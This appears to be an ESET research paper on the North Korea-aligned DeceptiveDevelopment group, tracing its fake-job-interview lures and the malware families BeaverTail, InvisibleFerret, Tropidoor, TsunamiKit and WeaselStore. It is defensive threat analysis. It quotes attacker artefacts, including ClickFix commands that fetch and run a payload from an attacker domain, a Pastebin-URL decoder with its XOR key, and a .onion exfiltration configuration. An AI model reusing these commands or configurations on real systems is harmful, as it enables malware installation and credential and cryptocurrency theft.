



24 - 26 September, 2025 / Berlin, Germany

DECEPTIVE DEVELOPMENT: FROM PRIMITIVE CRYPTO THEFT TO SOPHISTICATED AI-BASED DECEPTION

Matěj Havránek & Peter Kálnai

ESET, Czech Republic

matej.havranek@eset.com

peter.kalnai@eset.com

ABSTRACT

DeceptiveDevelopment, also known as Contagious Interview, is a North Korea-aligned group whose activities have increased in prevalence in recent years, actively focused on cryptocurrency theft, primarily targeting freelance developers across *Windows*, *Linux* and *macOS* platforms. This paper presents our research, tracing the group's evolution from early malware families like BeaverTail and InvisibleFerret to using more advanced toolkits such as Tropidoor, TsunamiKit and WeaselStore. These campaigns leverage deceptive social engineering tactics, including fake job interviews and the ClickFix technique, to deliver malware and steal cryptocurrency. We also examine OSINT data providing insight into the inner workings of North Korean IT workers engaged in fraudulent employment schemes and their connection to DeceptiveDevelopment.

By analysing malware functionality, infrastructure, and attribution links, we provide a comprehensive view of DeceptiveDevelopment's operations.

INTRODUCTION

DeceptiveDevelopment [1] is a North Korea-aligned group, active since at least 2023, that focuses on financial gain. It overlaps with activity clusters known as Contagious Interview, WageMole, and Famous Chollima. Unlike traditional threat actors, this group is not centralized, but rather consists of multiple small teams using shared codebases and knowledge to achieve similar objectives. Its operators are primarily financially motivated, targeting software developers on *Windows*, *Linux* and *macOS* to steal cryptocurrency, and with a possible secondary objective of cyber espionage. DeceptiveDevelopment operators use fake recruiter profiles on social media, in a fashion similar to Lazarus's Operation DreamJob [2]. However, in this case, they reach out specifically to software developers, often those involved in cryptocurrency projects, providing potential victims with trojanized codebases that deploy backdoors as part of a faux job interview process.

As reported by *Google Cloud* [3] and *Unit 42* [4], among others, this group also exhibits connections to the activity of North Korean IT workers, who reportedly aim to gather funds by working remote jobs at Western companies and performing contract work, while also collecting data for espionage and sometimes resorting to extortion. The nature of the link between these two entities is unknown to us; we make a distinction between campaigns focused on distributing malware (DeceptiveDevelopment) and campaigns focused on gaining employment (North Korean IT workers).

The individuals behind all these activities are generally less skilled than one might expect from traditional APT actors like Lazarus, Andariel, or Kimsuky. Their malware is usually fairly simple, often containing bugs and code that doesn't work as intended. They also have a very lax stance towards operational security, exposing their infrastructure and sometimes even their personal data publicly. However, according to *DTEX Systems*, their strength lies in the sheer number of people involved in this activity – far more than traditional APT groups, with teams divided between various organizations and chains of command, all using slightly different approaches to achieve the same goals of cryptocurrency theft and gathering funds from freelance work and employment at Western companies [5].

In this paper, we:

- Summarize the evolution of the group's two flagship toolsets, InvisibleFerret and BeaverTail
- Identify newly discovered links between DeceptiveDevelopment's Tropidoor backdoor and the PostNapTea RAT used by the Lazarus group
- Provide a comprehensive analysis of TsunamiKit and WeaselStore, new toolkits used by DeceptiveDevelopment
- Document the functionality of a WeaselStore C&C server and its API
- Analyse OSINT information to understand the inner workings of North Korean IT workers and their ties to DeceptiveDevelopment.

BEAVERS AND FERRETS

The first indication of activity that would later be associated with DeceptiveDevelopment came in 2023, reported by *Unit 42* under the name Contagious Interview [4]. This report coined the names BeaverTail and InvisibleFerret for the two malware families used in this campaign. This campaign is documented in more detail in our blog post [1], where we dissect the initial access methods of the two malware families. A short illustration of the BeaverTail and InvisibleFerret compromise chain is shown in Figure 1.

BeaverTail [4] is a simple infostealer and downloader that collects data from cryptocurrency wallets, keychains, and saved browser logins. We have observed variants of this malware written in JavaScript, hidden in fake job challenges, and also in C++ using the Qt framework, disguised as conferencing software. Its primary function is downloading the second-stage malware named InvisibleFerret. At the beginning of 2025 a new malware family with functionality similar to BeaverTail

emerged – first documented by *NTT Security* [6] and dubbed *OtterCookie*. It is written in JavaScript and uses very similar obfuscation techniques. We believe *OtterCookie* to be an evolution of *BeaverTail*, used by some teams within *DeceptiveDevelopment* instead of the older *BeaverTail*, while other teams continue using and modifying the original codebase.




Figure 1: *BeaverTail* and *InvisibleFerret* compromise chain.

InvisibleFerret [7] is modular malware written in Python with more information-stealing capabilities, also capable of providing remote control to attackers. It usually comes with the following four modules:

- A browser-data stealer module (extracts and exfiltrates saved browser data and data from cryptocurrency wallets)
- A payload module (remote access trojan)
- A clipboard module (containing keylogging and clipboard logging capabilities) – in some cases distributed as part of the payload module
- An *AnyDesk* module (which deploys the *AnyDesk* remote access tool to allow direct attacker access to the compromised machine).

Both malware families are used by multiple different teams within the *DeceptiveDevelopment* group, each team bringing unique modifications and, over time, developing their own customized versions of the malware.

There is notable overlap with a certain piece of *Lazarus* malware. In [8], *AhnLab* researchers reported on trojanized *Bitbucket* projects containing a malicious *BeaverTail* script and a 64-bit downloader named `car.dll` or `img_layer_generate.dll`. While *BeaverTail* downloaded a variant of *InvisibleFerret*, this downloader retrieved an in-memory payload that was named *Tropidoor* by the researchers. We realized that *Tropidoor* shares large portions of code with *PostNapTea*, a *Lazarus* RAT distributed via exploitation against South Korean targets in 2022 [9]. A comparison of the two payloads can be found in Table 1.

	Tropidoor	PostNapTea
First seen	2024-11-28	2022-02-25
Targeted countries	Kenya*, Colombia*, Canada*	South Korea
Initial access	Social engineering	Exploitation
Hash-based resolution of <i>Windows</i> APIs	Fowler–Noll–Vo	Fowler–Noll–Vo
String encryption	Plain + XOR-based	XOR-based
Encryption for network communication	Base64 + AES-128	Base64 + AES-128
Project	C DLL	MFC C++ DLL
Type of commands	Internal implementation of <i>Windows</i> commands	Internal implementation of <i>Windows</i> commands
Building environment	Visual Studio 2019, v16.11	Visual Studio 2017, v15.9
Configuration format	Binary	JSON
User-Agent (differences in red)	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36 Edg/112.0.1722.64	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36

* Country of a VirusTotal submission.

Table 1: Comparison of Tropidoor (DeceptiveDevelopment) and PostNapTea (Lazarus) payloads.

Tropidoor is the most sophisticated payload linked with the DeceptiveDevelopment group thus far, likely because it is based on malware developed by the more technically advanced threat actors under the Lazarus umbrella. Some of the supported commands are shown in Figure 2.

```

1  __int64 __fastcall Cmd::internal_console_commands(const WCHAR *sCommandLine, std::wstring *Result)
2  {
39  Error = 0;
40  Params = CommandLineToArgvW(sCommandLine, &pNumArgs);
41  Command = 0;
64  switch ( Command )
65  {
66      case 1u:
67          Error = Cmd::schtasks(pNumArgs, Params, Result);
68          if ( Error != 1 )
69              return Error;
70 LABEL_11:
71          v12 = 17;
72          v13 = L"Wrong parameter\r\n";
73          break;
74      case 2u:
75          return Cmd::ping(pNumArgs, Params, Result);
76      case 3u:
77          return Cmd::reg(pNumArgs, Params, Result);
78      case 4u:
79          err = Cmd::net(pNumArgs, Params, Result);
246      case 9u:
247          return Cmd::nslookup(pNumArgs, Params, Result);
248      case 0xAu:
249          v22 = Cmd::wmic_process(pNumArgs, Params, Result);

```

Figure 2: Some Windows commands implemented internally in the Tropidoor code.

A TSUNAMI COMES

In November 2024, we discovered a new version of the InvisibleFerret malware that has a modified browser-data stealer module. This module, in addition to its normal functionality, contains a previously unseen large encoded block, containing the first stage of an execution chain deploying a completely new malware toolkit, also intended for information and

cryptocurrency theft. We named this toolkit TsunamiKit, based on the developer’s repeated use of ‘Tsunami’ in the names of its components. The execution chain consists of multiple stages of droppers and installers written in Python and .NET (listed in Table 2), as well as a Tor network proxy, coinminers, and the final .NET spyware payload; it is illustrated in Figure 3. The threat was publicly reported in [10] and [11], though our paper brings additional insights and ties the threat to the overall landscape of DeceptiveDevelopment activity.

Component name	Description
TsunamiLoader	The initial stage, obfuscating and dropping TsunamiInjector.
TsunamiInjector	Downloader of TsunamiInstaller. Also drops TsunamiHardener.
TsunamiHardener*	Referred to as TsunamiPayload in the code. Sets up persistence for TsunamiClient, and <i>Microsoft Defender</i> exclusions for TsunamiClient and the XMRig miner (one of TsunamiClient’s components).
TsunamiInstaller	.NET dropper of TsunamiClientInstaller and a Tor proxy.
TsunamiClientInstaller*	Fingerprints the system; downloads and executes TsunamiClient.
TsunamiClient	Complex .NET spyware; drops XMRig and NBMiner.

* These components were originally both named TsunamiPayload; we have renamed them to avoid any confusion.

Table 2: Components of the TsunamiKit execution chain.




Figure 3: TsunamiKit execution chain diagram.

Execution chain

The first stage, unnamed by the author but named TsunamiLoader by us, has a quote by Dr. Seuss at the start of its source code, as illustrated in Figure 4.

```
# !!
# Sometimes you never know the value of a moment until it becomes a memory
# <3
# !!
```

Figure 4: A quote by Dr. Seuss included at the beginning of the TsunamiLoader source code.

TsunamiLoader contains the second-stage script in cleartext form, as well as code that is used to obfuscate it, and drops it to %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\Windows Update Script.pyw, from where it is then launched.

The second stage, TsunamiInjector (confusingly named like this by the author, although it does not perform any injecting), is a Python downloader that contains a list of 1,000 Pastebin URLs, encrypted using XOR with the key !!!HappyPenguin1950!!!, as illustrated in Figure 5. TsunamiInjector iterates over those URLs, trying to obtain a URL from which to download the next stage, TsunamiInstaller, drop it to %AppData%\Microsoft\Windows\Applications\Runtime Broker.exe, and execute it.

```
##### URL Downloader #####

def xor_encrypt(text: bytes):
    XOR_KEY = b"!!!HappyPenguin1950!!!"

    encrypted_text = bytearray()
    for i in range(len(text)):
        encrypted_text.append(text[i] ^ XOR_KEY[i % len(XOR_KEY)])
    return bytes(encrypted_text)

def xor_decrypt(text: bytes):
    return xor_encrypt(text)

def decode(encoded: str) -> str:
    encoded_bytes = binascii.unhexlify(encoded)
    encoded_bytes = xor_decrypt(encoded_bytes)
    encoded = base64.b64decode(encoded_bytes).decode()

    return encoded[:-1]

def download_installer_url() -> str:
    URLs = [

        "6c5b6c7c2f1d081134225b0b2f2e025b6005764a434c774f7b1d19163e3d091c205419060d76004f52135951406763783b274511322d2c0b172e0276750665574376184b6d255400291406550d55331e224801035312631145664675",
```

Figure 5: TsunamiInjector decrypting Pastebin domains.

Additionally, TsunamiInjector drops and executes the embedded TsunamiHardener script to set up persistence for TsunamiClient via a scheduled task, and adds exclusions in Microsoft Defender for TsunamiClient, XMRig and NBMiner.

TsunamiInstaller is written in .NET and is used to deploy another stage, TsunamiClientInstaller, as well as a Tor proxy (a fork of DotNetTor [12]) to %Temp%\Runtime Broker.exe. Some versions of TsunamiInstaller also fingerprint the victim system, collecting basic software and hardware information, and send this information over a Discord webhook back to the attackers.

TsunamiClientInstaller fingerprints the victim's system to collect the IP address and location (via api.ipify.org), computer name, hardware parameters, username, and OS info, and uploads the information to the C&C server. Then it downloads the final payload, TsunamiClient, to %LocalAppData%\Microsoft\Windows\Applications\Runtime Broker.exe. Lastly, it sets up a scheduled task named Runtime Broker to execute TsunamiClient on user login.

Final payload

TsunamiClient is complex .NET spyware that targets a wide range of credentials for exfiltration and can operate two cryptominer variants to generate additional funds. It contains multiple modules in the form of .NET classes with distinct malicious functionality, described in Table 3. It contains the string Created By Enderagent, implying the identity of the author; however, we weren't able to connect this name to any other online activity. It uses the Tor proxy dropped by TsunamiInstaller to communicate with a C&C server on the Tor network.

Class name	Description
WebhookModule	Enumerates all <i>Discord</i> accounts present on the device and exfiltrates their information and login tokens to a predefined <i>Discord</i> webhook URL.
CryptoJackerModule	Orchestrator for two cryptocurrency miners embedded in TsunamiClient's resources: XMRig for Monero (MoneroMinerModule) and NBMiner for Ethereum (EthereumMinerModule). They are dropped to disk and executed whenever the user is inactive for at least 30 seconds. If any system-monitoring tools or resumed user activity are detected, the miner processes are terminated so as not to raise suspicion.
KeyloggerModule	A simple keylogger that monitors keypresses via the <i>Windows</i> API and stores the keypress logs in an SQLite database file named <code>TEMP</code> in the <code>%Temp%</code> directory.
RemoteAccessModule	Manager of the Tor proxy connection.
<Browser>CredentialStealer	Multiple components for exfiltrating saved browser data, such as cookies, credit card information, saved passwords, and login tokens for the <i>Discord</i> messaging platform. The <Browser> prefix stands for targeted browsers: <i>Brave</i> , <i>Chrome</i> , <i>Edge</i> , <i>Firefox</i> and <i>OperaGX</i> .
ScreenshotterModule and RemoteDesktopService	Two components for taking screenshots. ScreenshotterModule uploads them on demand using a <i>Discord</i> webhook, along with PC and user information, whereas RemoteDesktopService (probably named this way because it allows the attacker to view the remote system in almost real time) sends screenshots every 10 seconds to the Tor C&C server.
FileSystemService	A component for uploading, downloading, deleting, and executing files specified by commands from the Tor C&C server.

Table 3: Some notable modules from TsunamiClient and their functionality.

The wallets used by the `CryptoJackerModule` class are listed in Table 4. At the time of writing, neither wallet has any transactions associated with it, indicating that the attackers likely never properly used this functionality or that the gathered computing power wasn't significant enough to generate any profit.

Currency	Mining pool	Wallet address
Monero	xmrpool.eu	45Kwfu8Q7B18zg5THCz3Jze9YSVn54BPh1tBgzyqJmmUL8YWwXLhs1NV1LCLLv1cJTAHrKhN4cwVNNuzdaydbDXJT9eiQuF
Ethereum	2miners.com	0x6565a8a71fE576B13ab13bAa0B241BD0968750B0

Table 4: Wallet addresses used by TsunamiKit.

The `RemoteAccessModule` class contains a hard-coded configuration (illustrated in Figure 6) with a `.onion` URL and API endpoints for data exfiltration.

```
public RemoteAccessModule()
{
    this.URL = "http://n34kr3z26f3jzp4ckmwuv5ipqyatumdxxhgjgsmucc65jac56khdY5zqd.onion";
    this.API_INIT_URL = this.URL + "/api/v1/init";
    this.API_ENVIRONMENT_INFO_URL = this.URL + "/api/v1/environment-info";
    this.API_BROWSER_PASSWORDS_URL = this.URL + "/api/v1/browser-passwords";
    this.API_BROWSER_SESSIONS_URL = this.URL + "/api/v1/browser-sessions";
    this.API_DISCORD_ACCOUNTS_URL = this.URL + "/api/v1/discord-accounts";
}
```

Figure 6: Configuration for RemoteAccessModule.

WEASEL IN THE SPOTLIGHT

As DeceptiveDevelopment evolved and started to include more independent teams in its operations, those teams started modifying the codebase to meet their own needs and introduced new malware tooling. One such example is a campaign that *ESET* researchers investigated in August 2024. In addition to the conventional BeaverTail and InvisibleFerret malware, the team responsible for the campaign introduced its own new malware – which we named WeaselStore (also known as GolangGhost [13] or FlexibleFerret [14]). It is an infostealer written in Go that can exfiltrate saved browser data and cryptocurrency wallets in a fashion similar to BeaverTail and InvisibleFerret. We first discovered WeaselStore when we observed the attackers deploying it as a post-exploitation tool to a victim system compromised using BeaverTail and InvisibleFerret.

Initial compromise

Following our initial discovery of WeaselStore being distributed through InvisibleFerret, the attackers opted for various other methods to compromise users, relying on clever social engineering tricks. Fake recruiter accounts are used, similar to previous DeceptiveDevelopment activity, but this time with the addition of a new social engineering technique known as ClickFix [15].

As described in a thread on X [16], the attackers direct the victim to a fake job interview website, containing an application form that they are asked to complete. In public reporting [17], we observed dozens of such websites, usually impersonating the Willo remote interviewing platform [18] and using similar-looking domains. In our telemetry we managed to block many such sites, even if we didn't succeed in collecting a live one, as the attackers switch them up very quickly to evade detection.

The application form contains a number of lengthy questions related to the applicant's identity and qualifications, leading the victim to invest significant time and effort into filling in the form and making them feel as if they have almost finished, and therefore more likely to fall for the trap. In the final step of the application, the victim is asked to record a video of themselves answering the final question. The site triggers a pop-up asking the victim to allow camera access, but the camera is never actually accessed. Instead, an error message appears, saying that access to the camera or microphone is currently blocked and offers a 'How to fix' link. That link leads to a pop-up employing the ClickFix social engineering technique. The victim is instructed, based on their operating system, to open a terminal and copy and paste a command that should solve the issue. However, instead of enabling the victim's camera, the command downloads and executes the WeaselStore malware, as illustrated in Figure 7.




Figure 7: Fake Willo website displaying a shell command to download and execute the WeaselStore malware (source: [16]).

The following commands were observed in the ClickFix attack, with the actual C&C server URL varying across different compromises:

- On *macOS* (and presumably also *Linux*): `curl -k -o /var/tmp/ffmpeg.sh https://api.nvidia-release[.]org/ffmpeg-<campaign_ID>.sh && chmod +x /var/tmp/ffmpeg.sh && nohup bash /var/tmp/ffmpeg.sh >/dev/null 2>&1 &`
- On *Windows*: `curl -k -o "%TEMP%\nvidiaupdate.zip" https://api.nvidia-release[.]org/nvidia-<campaign_ID>.update && powershell -Command "Expand-Archive -Force -Path '%TEMP%\nvidiaupdate.zip' -DestinationPath '%TEMP%\nvidiadrive'" && wscript "%TEMP%\nvidiadrive\update.vbs"`

It is also possible that personal information and candidate answers collected in job interview forms used in WeaselStore campaigns are used by North Korean IT workers when they themselves apply for jobs [7, 19].

WeaselStore

WeaselStore targets *Windows*, *Linux* and *macOS* and contains similar functionality to BeaverTail and InvisibleFerret: exfiltrating data saved by the *Chrome* browser, data from the *MetaMask* wallet extension, and the local keychain. The commands implemented in WeaselStore are a subset of those implemented in InvisibleFerret, with matching functionality.

The most interesting aspect of this malware is that it is delivered to the victim's system in the form of Go source code, along with the Go environment binaries necessary to build and execute it. An example of a compromise chain is shown in Figure 8.




Figure 8: WeaselStore compromise chain for Windows, Linux and macOS.

The installation mechanism differs based on the victim's operating system, but in all cases the chain ends with downloading the WeaselStore Go source code and then compiling and executing it using a Go build environment, which is also provided alongside.

